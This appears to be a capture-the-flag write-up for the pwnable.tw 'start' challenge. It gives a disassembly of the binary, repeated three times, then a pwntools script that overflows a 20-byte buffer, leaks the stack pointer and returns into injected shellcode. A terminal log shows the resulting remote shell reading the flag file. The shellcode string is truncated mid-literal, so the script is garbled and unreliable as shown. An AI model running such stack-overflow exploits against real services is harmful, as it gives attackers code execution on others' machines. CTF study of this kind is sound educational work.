



public _start
proc near ; DATA XREF: LOAD:08048018↑o
push esp
push offset _exit
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx
push 3A465443h
push 20656874h
push 20747261h
push 74732073h
push 2774654Ch
mov ecx, esp ; addr
mov dl, 14h ; len
mov bl, 1 ; fd
mov al, 4
int 80h ; LINUX - sys_write
xor ebx, ebx
mov dl, 3Ch
mov al, 3
int 80h ; LINUX -
add esp, 14h
retn
leaked_esp
esp
AAAA
AAAA
AAAA
AAAA
AAAA
&write(1, $esp, 0x14)


```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```



```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```



```
public _start
proc near               ; DATA XREF: LOAD:08048018↑o
push    esp
push    offset _exit
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
push    3A465443h
push    20656874h
push    20747261h
push    74732073h
push    2774654Ch
mov     ecx, esp        ; addr
mov     dl, 14h         ; len
mov     bl, 1           ; fd
mov     al, 4
int     80h             ; LINUX - sys_write
xor     ebx, ebx
mov     dl, 3Ch
mov     al, 3
int     80h             ; LINUX -
add     esp, 14h
retn
```



```python
from pwn import *

#context.log_level='debug'

#p = process('./start')
r = remote('chall.pwnable.tw', 10000)

r.recvuntil(':')

addr = 0x08048087 #<+39>:    mov    ecx,esp

payload = "A"*20
payload += p32(addr)

r.send(payload)
leaked_stack_pointer = u32(r.recv(4))
print leaked_stack_pointer

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68

payload = "A"*20
payload += p32(leaked_stack_pointer+0x14)
payload += shellcode

r.send(payload)

r.interactive()
```


root@kali:~/Documents/pwntw/start# python ex.py
[+] Opening connection to chall.pwnable.tw on port 10000: Done
4293439824
[*] Switching to interactive mode
\x00\x00\x004\xff\x00\x00\x00\x00F\xff$
$
$ id
uid=1000(start) gid=1000(start) groups=1000(start)
$ cd /home/start
$ ls
flag
run.sh
start
$ cat flag
FLAG{ }
$

결론 : 주소 릭하는 방법은 정말 다양하다.